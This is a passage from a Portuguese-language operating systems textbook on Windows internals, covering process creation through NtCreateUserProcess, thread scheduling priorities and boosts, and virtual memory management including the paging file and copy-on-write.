SwitchToFiber	Executa um filamento diferente no thread atual
SetPriorityClass	Configura a classe de prioridade de um processo
SetThreadPriority	Configura a prioridade de um thread
CreateSemaphore	Cria um novo semáforo
CreateMutex	Cria um novo mutex
OpenSemaphore	Abre um semáforo existente
OpenMutex	Abre um mutex existente
WaitForSingleObject	Bloqueia em espera por um único semáforo, mutex etc.
WaitForMultipleObjects	Bloqueia em espera por um conjunto de objetos cujos descritores foram fornecidos
PulseEvent	Configura um evento como sinalizado, depois como não sinalizado
ReleaseMutex	Libera um mutex para que outro thread possa utilizá-lo
ReleaseSemaphore	Aumenta o contador do semáforo em 1
EnterCriticalSection	Obtém a trava em uma seção crítica
LeaveCriticalSection	Libera a trava em uma seção crítica
WaitOnAddress	Bloqueia até que a memória no endereço especificado seja alterada
WakeByAddressSingle	Acorda o primeiro thread aguardando neste endereço
WakeByAddressAll	Acorda todos os threads que estão aguardando neste endereço
InitOnceExecuteOnce	Garante que uma rotina de inicialização seja executada apenas uma vez

1. Converte o nome do arquivo executável dado como parâmetro de um caminho do Win32 para um caminho do NT. Se o executável tem apenas um nome sem um nome de diretório, ele é pesquisado nos diretórios listados nos diretórios-padrão (que incluem — mas não são limitados a — aqueles na variável PATH no ambiente).
2. Empacota os parâmetros da criação do processo e os entrega, com o caminho completo do programa executável, para a chamada API nativa NtCreateUserProcess.
3. Sendo executada no modo núcleo, a NtCreateUserProcess processa os parâmetros e então abre a imagem do programa e cria um objeto de seção que pode ser usado para mapear o programa no espaço de endereçamento virtual do novo processo.
4. O gerenciador de processos aloca e inicializa o objeto de processos (a estrutura de dados do núcleo que representa um processo para as camadas do núcleo e executiva).
5. O gerenciador de memória cria o espaço de endereçamento para o novo processo alocando e inicializando os diretórios de página e os descritores de endereço virtual que descrevem a parte do modo núcleo, incluindo as regiões específicas de processos, como as entradas do diretório de páginas de **automapeamento** que dá a cada processo acesso no modo núcleo às páginas físicas de toda a sua tabela de páginas usando endereços virtuais do núcleo. (Descreveremos o automapeamento em mais detalhes na Seção 11.5.)
6. Uma tabela de descritores é criada para o novo processo, e todos os descritores do chamador

que são possíveis de serem herdados são copiados para ela.

7. A página do usuário compartilhada é mapeada, e o gerenciador de memória inicializa as estruturas de dados do conjunto de trabalho usadas para decidir quais páginas devem ser aparadas de um processo quando a memória física estiver baixa. Os pedaços da imagem executável representada pelo objeto de seção são mapeados para o espaço de endereçamento do modo usuário do novo processo.
8. O executivo cria e inicializa o bloco do ambiente do processo (**PEB — Process Environment Block**), que é usado tanto pelo modo usuário quanto pelo modo núcleo para manter informações de estado por todo o processo, como os ponteiros de heap do modo usuário e a lista de bibliotecas carregadas (DLLs).
9. A memória virtual é alocada no novo processo e usada para passar parâmetros, incluindo as strings de ambiente e a linha de comandos.
10. Um ID de processo é alocado da tabela especial de descritores (tabela de ID) que o núcleo mantém para alocar de forma eficiente IDs locais únicos para processos e threads.
11. Um objeto de thread é alocado e inicializado. Uma pilha do modo usuário é alocada com o bloco de ambiente de thread (**TEB — Thread Environment Block**). O registro *CONTEXT* que contém os valores iniciais do thread para os registradores da CPU (incluindo os ponteiros de instrução e pilha) é inicializado.
12. O objeto de processo é adicionado à lista global de processos. Descritores para os objetos de processo e threads são alocados na tabela de descritores do chamador. Um ID para o thread inicial é alocado da tabela de IDs.
13. NtCreateUserProcess retorna ao modo usuário com o novo processo criado, contendo um único thread pronto para ser executado, mas suspenso.
14. Se a API do NT falha, o código do Win32 verifica se esse pode ser um processo pertencente a outro subsistema como WOW64, ou talvez o programa seja marcado para ser executado sob o depurador. Esses casos especiais são tratados com codificação especial no código de CreateProcess no modo usuário.
15. Se a chamada NtCreateUserProcess foi bem-sucedida, ainda há algum trabalho a ser feito. Os processos do Win32 devem ser registrados com o processo de subsistema do Win32, *csrss.exe*. A biblioteca Kernel32.dll envia uma mensagem para o *csrss* falando sobre o novo processo, junto com os descritores do processo e do thread, para que ele possa se duplicar. O processo e os threads são incluídos nas tabelas dos subsistemas para que eles tenham uma lista completa de todos os processos e threads do Win32. O subsistema então exibe um cursor contendo um ponteiro com uma ampulheta para dizer ao usuário que alguma coisa está ocorrendo, mas que o cursor pode ser usado enquanto isso. Quando o processo faz sua primeira chamada de GUI, geralmente para criar uma janela, o cursor é removido (ele expira depois de dois segundos se nenhuma chamada for recebida).
16. Se o processo é restrito, como um Internet Explorer de baixos direitos, o token é modificado para restringir quais objetos o novo processo pode acessar.
17. Se a aplicação foi marcada como precisando ser adaptada para executar em compatibilidade com a versão atual do Windows, as *adaptações* especificadas são aplicadas. **Adaptações** (*shims*) de modo geral envolvem chamadas de biblioteca para modificar ligeiramente seu comportamento, como retornar um número de versão falso ou atrasar a liberação de memória.
18. Por fim, chama a NtResumeThread para tirar o thread da suspensão e retorna a estrutura para o chamador contendo os IDs e os descritores para o processo e o thread que acabaram de ser criados.

Em versões anteriores do Windows, grande parte do algoritmo para a criação de processos era implementada no procedimento do modo usuário que criaria um novo processo usando diversas chamadas do sistema e realizando outro trabalho por meio das APIs nativas do NT, que dão suporte à implementação de subsistemas. Essas etapas foram passadas para o núcleo, reduzindo assim a capacidade do processo pai de manipular os processos filhos nos casos em que o filho está executando um programa protegido, como o que implementa DRM para proteger a pirataria de filmes.

A API nativa original, NtCreateProcess, ainda é aceita pelo sistema; assim, grande parte do processo de criação ainda poderia ser feita dentro do modo usuário do processo pai — desde que o processo sendo criado não seja protegido.

Escalonamento

O núcleo do Windows não tem um thread de escalonamento central. Em vez disso, quando um thread não

pode mais executar, ele entra no modo núcleo e executa o escalonador para verificar para qual thread deverá alternar. As condições a seguir causam o escalonamento.

1. O thread atualmente em execução é bloqueado diante de um semáforo, mutex, evento, E/S etc.
2. Ele sinaliza um objeto (por exemplo, faz um up em um semáforo).
3. O quantum do thread expira.

No caso 1, o thread já está executando no modo núcleo para realizar a operação no despachante ou objeto de E/S. Como provavelmente não poderá continuar executando, ele executa o código do escalonador para que escolha seu sucessor e carregue CONTEXT para retomar sua execução.

No caso 2, o thread em execução também está no modo núcleo. Contudo, depois de sinalizar algum objeto, certamente ele pode prosseguir, pois o ato de sinalizar um objeto nunca gera bloqueios. Ainda assim, o thread precisa executar o escalonador e verificar se o resultado de sua ação liberou um thread de prioridade mais alta e que esteja, agora, pronto para executar. Se isso acontecer, ocorrerá uma alternância de thread, pois o Windows é completamente preemptivo (isto é, o chaveamento de threads pode ocorrer a qualquer momento, não apenas no fim do quantum do thread em execução). Entretanto, no caso de um chip com múltiplos núcleos ou um multiprocessador, um thread que tenha ficado pronto pode ser escalonado em uma CPU diferente e o thread original pode continuar sendo executado na CPU atual, mesmo tendo prioridade inferior.

No caso 3, ocorre uma interrupção para o modo núcleo; nesse momento, o thread executa o código do escalonador para verificar quem é o próximo a executar. Dependendo de quais sejam os outros threads que estejam esperando, o mesmo thread pode ser selecionado e, desse modo, obter um novo quantum e continuar executando. Caso contrário, ocorre uma alternância de thread.

O escalonador também é chamado em outras duas condições:

1. Uma operação de E/S é concluída.
2. Uma espera temporizada expira.

No primeiro caso, um thread pode estar esperando uma operação de E/S e então ser liberado para executar. É preciso verificar se esse thread deveria causar preempção no thread em execução, pois não há a garantia de um tempo mínimo de execução. O escalonador não é executado no próprio tratador da interrupção (pois isso poderia manter as interrupções desligadas por muito tempo). Em vez disso, um DPC é colocado na fila um pouco mais tarde, depois que o tratamento da interrupção termina. No segundo caso, um thread emitiu um down em um semáforo ou foi bloqueado por algum outro objeto, porém por um tempo limite que acaba de expirar. De novo é necessário que o tratador de interrupção coloque o DPC na fila, para evitar que ele execute durante o tratamento de interrupção do relógio. Se um thread ficou pronto por causa da expiração desse tempo limite, o escalonador será executado e, se o novo thread executável possuir uma prioridade mais alta, o thread atual sofrerá uma preempção como a do caso 1.

Agora chegamos ao algoritmo real de escalonamento. A API Win32 fornece duas APIs para influenciar o escalonamento de threads. Primeiro, há uma chamada SetPriorityClass que define a classe de prioridade de todos os threads no processo de quem chamou. Os valores permitidos são: tempo real, alta, acima do normal, normal, abaixo do normal e ociosa. A classe de prioridade determina as prioridades relativas de processos. A classe de prioridade do processo também pode ser utilizada por um processo que queira temporariamente marcar-se como *segundo plano*, o que significa que ele não interferirá em nenhuma outra atividade do sistema. Observe que a classe de prioridade é criada para o processo, mas acaba afetando a prioridade real de cada thread no processo por meio da configuração de uma prioridade-base atribuída a cada um deles quando de sua criação.

Em segundo lugar, há uma chamada SetThreadPriority que define a prioridade relativa de algum thread (provável, mas não necessariamente, do thread que chamou) comparados à classe de prioridade de seu processo. Os valores permitidos são: tempo crítico, mais alto, acima do normal, normal, abaixo do normal, mais baixo e ocioso. Os threads marcados como de tempo crítico obtêm a mais alta prioridade de escalonamento em tempo não real, enquanto threads ociosos recebem a prioridade mais baixa, independentemente da classe de prioridade. Os outros valores de prioridade ajustam a prioridade-base de um thread com relação aos valores normais definidos pela classe de prioridade (+2, +1, 0, –1, –2, respectivamente). O uso de classes de prioridade e prioridades relativas para os threads fazem com que as aplicações decidam com maior facilidade quais prioridades especificar.

O escalonador funciona da seguinte maneira: o sistema tem 32 prioridades, numeradas de 0 a 31. As combinações de classes de prioridades e prioridades relativas são mapeadas sobre as 32 prioridades absolutas dos threads de acordo com a Figura 11.25. O número na tabela determina a **prioridade-base** do thread. Além

disso, todo thread tem uma **prioridade atual**, que pode ser mais alta (mas não mais baixa) que a prioridade-base e que discutiremos resumidamente.

Para usar essas prioridades no escalonamento, o sistema mantém um arranjo com 32 listas de threads, correspondentes às prioridades 0 a 31, derivadas da Figura 11.25. Cada lista contém um conjunto de threads prontos definidos como da prioridade correspondente. O algoritmo básico de escalonamento consiste em pesquisar o vetor, desde a prioridade 31 até a prioridade 0. Assim que uma prioridade que não estiver vazia for encontrada, o thread no início da fila será selecionado e executado por um quantum. Se o quantum expirar, o thread irá para o final da fila em seu nível de prioridade e o thread da frente será escolhido como o próximo, mas outras palavras, quando há vários threads prontos no nível de prioridade mais alta, eles são executados em rodízio, com um quantum cada. Se nenhum thread estiver pronto, o processador fica ocioso, ou seja, é definido para um nível mais baixo de energia e espera que uma interrupção ocorra.

É preciso observar que o escalonamento é feito escolhendo-se um thread, sem a preocupação com o processo ao qual ele pertence. Assim, o escalonador *não* escolhe um processo e depois um thread para aquele processo. Ele somente verifica os threads. Ele não considera qual thread pertence a qual processo, exceto para determinar se também precisa alternar espaços de endereçamento quando trocar de threads.

Para aumentar a escalabilidade dos algoritmos de escalonamento em multiprocessadores com uma grande quantidade de processadores, o escalonador tenta vigorosamente não se apoderar da trava que protege o acesso ao arranjo global de listas de prioridade. Em vez disso, ele verifica se pode despachar diretamente para o processador adequado um thread que esteja pronto para execução.


Para cada thread, o escalonador mantém uma ideia de **processador ideal** e, sempre que possível, tenta escalonar o thread para esse processador. Isso aumenta o desempenho do sistema, pois é mais provável que os dados utilizados por um thread estejam armazenados na cache do processador ideal. O escalonador sabe dos multiprocessadores nos quais cada CPU tem sua própria memória e pode executar programas armazenados em qualquer memória — mas com um custo quando a memória não é local. Esses sistemas são denominados máquinas **NUMA** (**Non-Uniform Memory Access** — Acesso não uniforme à memória). O escalonador tenta otimizar a colocação dos threads nessas máquinas. O gerenciador de memória tenta alocar páginas físicas no nó NUMA pertencente ao processador ideal para os threads quando sofrem falta de página.

O arranjo de cabeçalhos de filas é mostrado na Figura 11.26. A figura mostra que, de fato, há quatro categorias de prioridades: tempo real, usuário, zero e ociosa — que na verdade vale –1. Isso merece um comentário. As prioridades 16 a 31 são chamadas do sistema e têm a intenção de criar sistemas que satisfaçam restrições de tempo real, como os prazos necessários para as apresentações de multimídia. Threads com prioridade de tempo real são executados antes de todos os outros, exceto de DPCs e ISRs. Se uma aplicação em tempo real deseja ser executada no sistema, ela pode requerer drivers de dispositivos que tomem o cuidado de não executar DPCs e ISRs por nenhum tempo estendido, já que eles podem fazer com que os threads de tempo real percam seus prazos.

Usuários comuns não podem executar threads de tempo real. Se um thread de usuário foi executado com uma prioridade mais alta do que, digamos, um thread de teclado ou mouse e entrou em loop, o thread do teclado ou do mouse nunca será executado e o sistema ficará

FIGURA 11.25 Mapeamento das prioridades Win32 em prioridades Windows.

		Classe de prioridades de processo Win32					
		Tempo real	Alta	Acima do normal	Normal	Abaixo do normal	Ociosa
Prioridades de threads Win32	Tempo crítico	31	15	15	15	15	15
	Mais alta	26	15	12	10	8	6
	Acima do normal	25	14	11	9	7	5
	Normal	24	13	10	8	6	4
	Abaixo do normal	23	12	9	7	5	3
	Mais baixa	22	11	8	6	4	2
	Ociosa	16	1	1	1	1	1

FIGURA 11.26 O Windows suporta 32 prioridades para threads.

pendurado. O direito de alterar a classe de prioridade para tempo real requer privilégio especial que deve ser permitido no token do processo. Os usuários normais não possuem tal privilégio.

Os threads de aplicação normalmente são executados com prioridades que variam de 1 a 15. Com a configuração das prioridades do processo e do thread, uma aplicação pode determinar quais threads recebem a preferência. Os threads *ZeroPage* são executados com prioridade 0 e convertem as páginas livres para páginas somente com zeros. Cada processador real possui seu próprio thread *ZeroPage*.


Cada thread possui uma prioridade-base definida segundo a classe de prioridade do processo e a prioridade relativa do thread. Entretanto, a prioridade utilizada para determinar em qual das 32 listas um thread pronto será incluído é determinada pela prioridade atual, que costuma ser igual à prioridade-base (mas não sempre). Em certas condições, a prioridade atual de um thread de tempo não real é determinada pelo núcleo como acima da prioridade-base (mas nunca acima de 15). Como o vetor da Figura 11.26 foi construído segundo a prioridade atual, a mudança nessa prioridade afeta o escalonamento. Os threads de tempo real nunca sofrem ajustes.

Vejamos então quando uma prioridade de thread aumenta. Primeiro, quando uma operação de E/S termina e libera um thread que está esperando, a prioridade é aumentada para dar a ele uma oportunidade de novamente executar logo e inicializar outra E/S. A ideia aqui é manter os dispositivos de E/S ocupados. De quanto deve ser o aumento de prioridade depende do dispositivo de E/S; normalmente 1 para disco, 2 para a porta serial, 6 para o teclado e 8 para a placa de som.

Segundo, quando é liberado um thread que esteja esperando em um semáforo, mutex ou outro evento, sua prioridade é aumentada de dois níveis se for um processo em primeiro plano (o processo que controla a janela para a qual a entrada do teclado é enviada) e, caso contrário, o aumento é de um nível. Esse ajuste gera a tendência de elevar a prioridade de processos interativos acima da prioridade de outros processos comuns que estejam em nível 8. Por fim, se um thread de GUI desperta — pois agora uma entrada na janela está disponível —, a prioridade aumenta pela mesma razão.

Esses aumentos não são para sempre. Eles têm efeito imediato e podem acarretar o reescalonamento de toda a CPU. Entretanto, se um thread usar totalmente seu próprio quantum, ele perde um ponto e é rebaixado na fila do vetor de prioridades. Se usa outro quantum completo, ele rebaixa para outro nível, e assim continua, até que alcance o nível-base, no qual permanece até ser aumentado novamente.

Há outro caso no qual o sistema mexe com as prioridades. Imagine que dois threads estejam trabalhando juntos em um problema do tipo produtor-consumidor. O trabalho do produtor é mais difícil, portanto ele obtém uma prioridade alta — por exemplo, 12 — comparada à prioridade do consumidor — 4. Em determinado ponto, o produtor preenche um buffer compartilhado e é bloqueado em um semáforo, conforme ilustra a Figura 11.27(a).

FIGURA 11.27 Um exemplo de inversão de prioridade.

Antes que o consumidor tenha a oportunidade de executar novamente, um outro thread qualquer, com prioridade 8, fica pronto e começa a executar, conforme mostra a Figura 11.27(b). Esse thread pode ficar executando enquanto for capaz, pois possui maior prioridade que o consumidor, e o produtor, mesmo que tenha prioridade mais alta, está bloqueado. Nessas circunstâncias, o produtor nunca conseguirá executar novamente, até que o thread com prioridade 8 desista. Esse problema é mais conhecido pelo nome **inversão de prioridade**. O Windows resolve esse problema de inversão de prioridade entre os threads do núcleo, embora por meio de um recurso no escalonador de threads chamado Autoboost. Ele rastreia automaticamente as dependências de recursos entre os threads e aumenta a prioridade de escalonamento dos threads que mantêm recursos necessários para threads de prioridade mais alta.

O Windows roda em PCs, que em geral têm apenas uma única sessão interativa ativada de cada vez. Porém, o Windows também admite um modo **servidor de terminal**, que aceita várias sessões interativas pela rede usando **RDP** (**Remote Desktop Protocol** — Protocolo de desktop remoto). Ao executar diversas sessões do usuário, é fácil para um usuário interferir com outro, consumindo muitos recursos do processador. O Windows implementa um algoritmo de fatia justa, o **DFSS** (**Dynamic Fair-Share Scheduling** — Escalonamento dinâmico de fatia justa), que evita que as sessões sejam executadas excessivamente. O DFSS utiliza **grupos de escalonamento** para organizar os threads em cada sessão. Dentro de cada grupo, os threads são escalonados de acordo com as políticas de escalonamento normais do Windows, mas cada grupo recebe mais ou menos acesso aos processadores, com base no quanto esteve executando em conjunto. As prioridades relativas dos grupos são ajustadas lentamente, para permitir que se ignorem surtos de atividade, reduzindo a fatia que um grupo tem permissão para usar apenas se ele utilizar um tempo excessivo do processador por longos períodos.


11.5 Gerenciamento de memória

O Windows tem um sistema de memória virtual extremamente sofisticado e complexo. Ele dispõe de diversas funções Win32 para usar a memória virtual, implementadas pelo gerenciador de memória — o maior componente da camada executiva NTOS. Nas próximas seções estudaremos os conceitos fundamentais, as chamadas da API Win32 e, por fim, a implementação.

11.5.1 Conceitos fundamentais

No Windows, todo processo de usuário tem seu próprio espaço de endereçamento virtual. Nas máquinas x86, os endereços virtuais possuem 32 bits de largura; portanto, cada processo tem 4 GB de espaço de endereçamento virtual, com o usuário e o núcleo recebendo 2 GB cada. Nas máquinas x64, tanto o usuário quanto o núcleo recebem mais endereços virtuais do que eles poderiam razoavelmente utilizar no futuro previsível. Tanto nas máquinas x86 quanto nas x64, o espaço de endereçamento virtual é paginado sob demanda, com tamanho de página fixo de 4 KB — embora em alguns casos, conforme veremos em breve, também sejam usadas páginas de 2 MB (utilizando somente um diretório de páginas e contornando a tabela de páginas correspondente).

O esquema do espaço de endereçamento virtual para três processos x86 é mostrado na Figura 11.28 de forma bem simplificada. Os 64KB do topo e da base do espaço

FIGURA 11.28 Esquema de espaços de endereçamento virtual para três processos de usuário no x86. As áreas brancas são particulares de cada processo. As áreas sombreadas são compartilhadas entre todos os processos.

de endereçamento virtual de cada processo normalmente não estão mapeados. Essa escolha foi intencional, visando a auxiliar a identificação de erros de programação e reduzir a facilidade de exploração de certos tipos de vulnerabilidades.

Partindo dos 64 KB vêm o código e os dados privados do usuário. Isso se estende por quase 2 GB. Os 2 GB superiores contêm o sistema operacional, inclusive código, dados e pools paginados e não paginados. Os 2 GB superiores formam a memória virtual do núcleo, que é compartilhada entre todos os processos dos usuários, exceto pelos dados da memória virtual, como tabelas de páginas e listas do conjunto de trabalho, que são exclusivas de cada processo. A memória virtual do núcleo somente está acessível quando em execução no modo núcleo. O motivo para o compartilhamento da memória virtual do processo com o núcleo é que, ao fazer uma chamada de sistema, o thread desvia o controle para o modo núcleo e continua executando sem alterar o mapa da memória. Tudo o que precisa ser feito é alternar para a pilha do núcleo do thread. De um ponto de vista do desempenho, este é um grande avanço, e algo que o UNIX também faz. Como as páginas do processo do modo usuário ainda estão acessíveis, o código do modo núcleo consegue ler parâmetros e acessar buffers sem ter de ir e vir entre os espaços de endereçamento ou ter de temporariamente duplicar o mapa de páginas nos dois espaços. O dilema aqui é entre menos espaço privado de endereçamento por processo e chamadas de sistema mais rápidas.

O Windows permite que os threads se conectem a outros espaços de endereçamento quando executados no modo núcleo. A conexão a espaços de endereçamento permite ao thread acessar todo o espaço de endereçamento do modo usuário, assim como as partes do espaço de endereçamento do núcleo específicas ao processo, como o automapa para as tabelas de páginas. Os threads devem voltar ao espaço de endereçamento original antes de voltar ao modo usuário.

Alocação de endereço virtual

Cada página de endereçamento virtual pode estar em um de três estados: inválida, reservada ou comprometida. Uma **página inválida** não está atualmente mapeada para um objeto de seção de memória, e uma referência a ela causa uma falta de página que acarreta uma violação de acesso. Uma vez que o código ou os dados estejam mapeados em uma página virtual, diz-se que ela está **comprometida**. Uma falta de página em uma página comprometida resulta no mapeamento da página que contém a página virtual que causou a falta em uma das representadas pelo objeto da seção ou armazenadas no arquivo de páginas. Essa ocorrência normalmente requer a alocação de uma página física e a realização de uma operação de E/S sobre o arquivo representado pelo objeto da seção para que os dados do disco sejam lidos. Mas as faltas de página também podem ocorrer simplesmente porque a entrada da tabela de páginas precisa ser

atualizada, visto que a página física referenciada continua na memória e, portanto, nenhuma operação de E/S é necessária. Essas faltas são denominadas **faltas aparentes (soft faults)** e daremos mais detalhes sobre elas em breve.

Uma página virtual também pode estar no estado **reservada**. Uma página virtual reservada é inválida, mas com a particularidade de que os endereços virtuais nunca serão alocados pelo gerenciador de memória para nenhum outro propósito. Por exemplo, quando se cria um novo thread, são reservadas muitas páginas de espaço de pilha no espaço de endereçamento virtual do processo, mas somente uma fica comprometida. À medida que a pilha aumenta, o gerenciador de memória automaticamente compromete páginas adicionais até que a reserva seja quase exaurida. As páginas reservadas funcionam como páginas guardiãs, evitando que a pilha cresça demais e sobrescreva os dados de outros processos. A reserva de todas as páginas virtuais significa que a pilha pode em consequência aumentar até seu tamanho máximo sem correr o risco de que algumas páginas contíguas do espaço de endereçamento virtual necessário à pilha sejam liberadas para outro fim. Além dos atributos de inválida, reservada e comprometida, as páginas também podem ter atributos que indiquem se são de leitura, de escrita ou executáveis.

Arquivo de páginas

Há um compromisso interessante na atribuição da área de troca para as páginas comprometidas que não estejam sendo mapeadas para arquivos específicos. Essas páginas usam o **arquivo de páginas**. A pergunta é *como* e *quando* mapear a página virtual para uma localização específica no arquivo. Uma estratégia simples seria, no momento em que a página for comprometida, associar cada página virtual a uma página em um dos arquivos. Isso garantiria haver sempre um local conhecido para escrever cada página comprometida, caso fosse necessário retirá-la da memória.

O Windows usa uma estratégia *just-in-time* (no momento certo). As páginas comprometidas apoiadas pelo arquivo de páginas não recebem espaço nesse arquivo até que precisem voltar para o disco. Nenhum espaço em disco é alocado para as páginas que nunca precisam sair da memória. Se a memória virtual total é menor do que a memória física disponível, não há necessidade de um arquivo de páginas, o que é conveniente para os sistemas embutidos baseados no Windows. Também é assim que o sistema é inicializado, já que os arquivos de páginas não são inicializados até que o primeiro processo no modo usuário, *smss.exe*, comece sua execução.

Com a estratégia de pré-alocação, toda a memória virtual do sistema utilizada para o armazenamento de dados privados (pilhas, heaps e páginas de código de cópia-na-escrita) fica limitada ao tamanho do arquivo de páginas. Com a alocação *just-in-time*, a memória virtual total pode ser tão grande quanto o tamanho dos arquivos de páginas e o da memória física combinados. Comparando os discos, cada vez maiores e mais baratos, com a memória física, as economias de espaço não são tão significativas quanto a possibilidade de melhoria de desempenho.

Com a paginação por demanda, as solicitações de leitura de páginas no disco devem ser prontamente atendidas, pois o thread que encontrou a página ausente só pode continuar quando essa operação de *entrada de página* estiver concluída. As possíveis otimizações para faltas de páginas na memória envolvem a tentativa de pré-paginar páginas adicionais na mesma operação de E/S. Entretanto, as operações que escrevem as páginas modificadas no disco não costumam manter sincronismo com a execução dos threads. A estratégia just-in-time para alocação de espaço no arquivo de páginas aproveita-se disso para aumentar o desempenho da operação de escrita de páginas modificadas no arquivo de páginas. As páginas modificadas são agrupadas e escritas em grandes blocos. Como a alocação de espaço no arquivo de páginas só acontece no momento da escrita, o número de buscas necessárias à escrita de um lote de páginas pode ser otimizado alocando-se páginas próximas no arquivo de páginas, fazendo-as contíguas.

Quando as páginas armazenadas no arquivo de páginas são lidas para a memória, elas mantêm sua alocação nesse arquivo até sofrerem a primeira modificação. Se uma página nunca é modificada, ela irá para uma lista especial de páginas físicas livres, chamada de **lista de espera**, onde pode ser reutilizada sem precisar ser escrita de volta no disco. Caso *seja* modificada, o gerenciador de memória libera a página do arquivo de páginas e a única cópia da página estará na memória. O gerenciador de memória implementa isso marcando a página como somente leitura depois de ser carregada. No primeiro momento em que um thread tentar escrever na página, o gerenciador de memória detectará essa situação e a liberará do arquivo, garantirá direito de acesso à página e deixará que o thread tente novamente.

O Windows suporta até 16 arquivos de páginas distribuídos em geral ao longo de diferentes discos para alcançar uma maior largura de banda de E/S. Cada um deles tem um tamanho inicial e um tamanho máximo

para que ele possa crescer, caso seja necessário, mas o melhor é criar esses arquivos com o tamanho máximo durante a instalação do sistema. Se for necessário aumentá-los quando o sistema estiver mais carregado, é provável que o novo espaço nos arquivos fique altamente fragmentado, o que diminui o desempenho.

O sistema operacional controla a relação entre os mapas de páginas virtuais e o arquivo de páginas por meio da escrita dessa informação na entrada da tabela de páginas para o processo para páginas privadas ou nas entradas de protótipo da tabela de páginas associadas ao objeto da seção para páginas compartilhadas. Além das associadas ao arquivo de páginas, muitas páginas no processo são mapeadas para arquivos normais no sistema de arquivos.

O código executável e os dados somente leitura em um arquivo de programa (por exemplo, um arquivo EXE ou DLL) podem ser mapeados para o espaço de endereçamento de qualquer processo que os esteja utilizando. Como essas páginas não podem ser modificadas, elas nunca precisam voltar para o disco, mas as páginas físicas só podem ser imediatamente reutilizadas depois que todos os mapeamentos da tabela de páginas estejam marcados como inválidos. No futuro, quando a página for novamente necessária, o gerenciador de memória lerá a página a partir do arquivo de programa.

Às vezes as páginas inicializadas como somente leitura acabam sendo modificadas. Por exemplo, a definição de um ponto de interrupção no código durante a depuração de um programa, ou o ajuste de um código para que ele seja realocado para diferentes endereços dentro de um processo, ou ainda a modificação de páginas de dados que começaram compartilhadas. Em casos assim, o Windows, bem como a maioria dos sistemas operacionais modernos, suporta um tipo de página denominado **copiar na escrita**. Páginas desse tipo são inicializadas como páginas mapeadas comuns e, quando ocorre uma tentativa de modificação de qualquer parte da página, o gerenciador de memória faz uma cópia particular passível de escrita. Em seguida, ele atualiza a tabela de páginas com a informação sobre a página virtual para que ela aponte para a cópia particular e faz com que o thread tente escrever novamente — sabendo que agora ele conseguirá. Se, no futuro, a cópia precisar voltar para o disco, ela será escrita no arquivo de páginas, e não no arquivo original.

Além de mapear código de programa e dados de arquivos EXE e DLL, arquivos comuns também podem ser mapeados para a memória, o que permite que programas façam referência a dados de arquivos sem realizar operações explícitas de leitura e escrita. As operações de E/S continuam sendo necessárias, mas elas são implicitamente fornecidas pelo gerenciador de memória utilizando o objeto de seção para representar o mapeamento entre as páginas na memória e os blocos nos arquivos em disco.

Os objetos de seção não precisam fazer referência a um arquivo e podem estar relacionados com regiões da memória. Com o mapeamento de objetos de seção anônimos em múltiplos processos, a memória pode ser compartilhada sem precisar alocar um arquivo em disco. Como as seções podem ser nomeadas no espaço de nomes do NT, os processos podem ser reunidos abrindo seções pelo nome, bem como duplicando descritores entre os processos.

11.5.2 Chamadas de sistema para gerenciamento de memória

